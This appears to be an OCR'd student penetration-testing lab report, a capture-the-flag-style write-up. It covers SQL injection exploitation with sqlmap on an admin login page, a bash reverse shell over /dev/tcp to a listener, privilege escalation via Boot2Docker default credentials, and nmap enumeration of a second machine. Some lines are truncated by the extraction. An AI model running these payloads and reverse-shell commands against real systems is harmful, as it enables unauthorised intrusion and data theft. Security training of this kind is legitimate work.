
Vulnerability Explanation: The vulnerability was SQL injection that found on the page admin.megalogistic.com and with the tool sqlmap I could get a shell on the system.

Vulnerability Fix: Allow-list Input Validation & Use of Prepared Statements


Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

1) After the Nmap scanning I saw several option of open ports I look over the FTP server but beside the exe file I didn't get much also about the SMB port and on the website over port 443 I didn't found any significant but in the Nmap scan I saw info in the certificate of the site and I add it to my host file and enter it in the browser





2) When I enter the address, I saw a login screen and I decided to check if it's vulnerable to SQLi and he did





3) After I saw that the page is vulnerable to SQLi I decided to use the tool called: sqlmap I looked in google to search the command that I will need. But first I use the tool Burp suit for capture the request and with sqlmap I was be able to get the tables the user and his password


בדיקות חוסן תשתית
דוח מעבדות גמר



Pretty Raw Hex
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.megalogistic.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: https://admin.megalogistic.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
username=admin&password=
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sun, 01 Jan 2023 12:37:01 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 916
Connection: close
Content-Type: text/html; charset=UTF-8
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>
Administrator Login
Done
root@kali: /home/kali/Downloads
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali/Downloads
[*] ending @ 14:41:19 /2022-12-30/
(root kali)-[/home/kali/Downloads]
sqlmap -r request.login --force-ssl --dbs --batch
{1.6.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers a
sponsible for any misuse or damage caused by this program
[*] starting @ 14:42:45 /2022-12-30/
[14:42:45] [INFO] parsing HTTP request from 'request.login'
[14:42:45] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:42:45] [INFO] resuming back-end DBMS 'postgresql'
[14:42:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


sqlmap -r request.login --force-ssl -D public --tables --batch
{1.6.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
sponsible for any misuse or damage caused by this program
[*] starting @ 14:45:14 /2022-12-30/
[14:45:14] [INFO] parsing HTTP request from 'request.login'
[14:45:14] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter valu
[14:45:14] [INFO] resuming back-end DBMS 'postgresql'
[14:45:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: username=admin' AND (SELECT (CASE WHEN (7249=7249) THEN NULL ELSE CAST((CHR(109)||CHR(113)||CHR(90)||
Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: username=admin' AND 2611=CAST((CHR(113)||CHR(113)||CHR(107)||CHR(120)||CHR(113))||(SELECT (CASE WHEN
sword=
Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: username=admin';SELECT PG_SLEEP(5)--&password=
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: username=admin' AND 2501=(SELECT 2501 FROM PG_SLEEP(5)) AND 'FEvi'='FEvi&password=
[14:45:15] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.3.14
back-end DBMS: PostgreSQL
[14:45:15] [INFO] fetching tables for database: 'public'
[14:45:17] [INFO] retrieved: 'users'
Database: public
[1 table]
users
[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/admin.megalogistic.com'


available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
[14:44:12] [INFO] fetched data
[*] ending @ 14:44:12 /2022-12



4) I didn't succuss to do anything with the password so, I keep looking and saw an option to open shell on the system with sqlmap



5) After I saw that I can run commands on the system I decided to open reverse shell

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[15:01:53] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.3/5555 0>&1"
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.236] 50362
bash: cannot set terminal process group (955): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ exit

┌──(root💀kali)-[/home/kali]
└─#
```

6) I travelled the 'postgres' user folder and found his flag:

```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.236] 50374
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ cd ..
cd ..
postgres@bc56e3cc55e9:/var/lib/postgresql/11$ cd ..
cd ..
postgres@bc56e3cc55e9:/var/lib/postgresql$ dir
dir
11  user.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$ type user.txt
type user.txt
user.txt is ./user.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a  flag.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The vulnerability was found in Boot2Docker

Vulnerability Explanation: The machine was using the Boot2Docker linux distribution but they forget to change the default credentials (user & password)

Vulnerability Fix: Change the default credentials


Severity: High

Exploit Code & Proof Screenshot Here:


1) After I got the basic shell, I was trying a several ways to upscale my privilege until I write the command: uname -a that gave me interesting info and also, I typed ifconfig and saw a unique ip address

```
postgres@bc56e3cc55e9:/bin$ uname -a
uname -a
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
postgres@bc56e3cc55e9:/bin$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 8233  bytes 1639942 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7696  bytes 2229104 (2.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2) I searched about the boot2docker on the internet and saw that there is a default username and password and I also remembered that the SSH port was open so, I decided to check if I can get an access




3) I was getting an access to user 'docker' and I decided to use the command: sudo -l again and saw that it's didn't require from me anything special



4) After I was got the root privileges, I looked for the root flag in the path '/' I saw a unique folder that called 'c'. I enter the folder and the folder Users and then I saw the user 'Administrator' and in his Desktop folder I found the root flag.





System IP: 10.10.10.63

Service Enumeration

Server IP Address	Ports Open
10.10.10.63	**TCP:** 80, 445, 135, 50000
	UDP:

Nmap Scan Results:

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC -sS -sV -A 10.10.10.63
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-31 12:08 IST
Nmap scan report for 10.10.10.63
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%)
dows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows S
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-01-03T16:44:11
|_  start_date: 2023-01-03T16:42:13
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 3d06h35m26s, deviation: 0s, median: 3d06h35m26s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was the ability to write a script to the system (I use it to write a reverse shell)

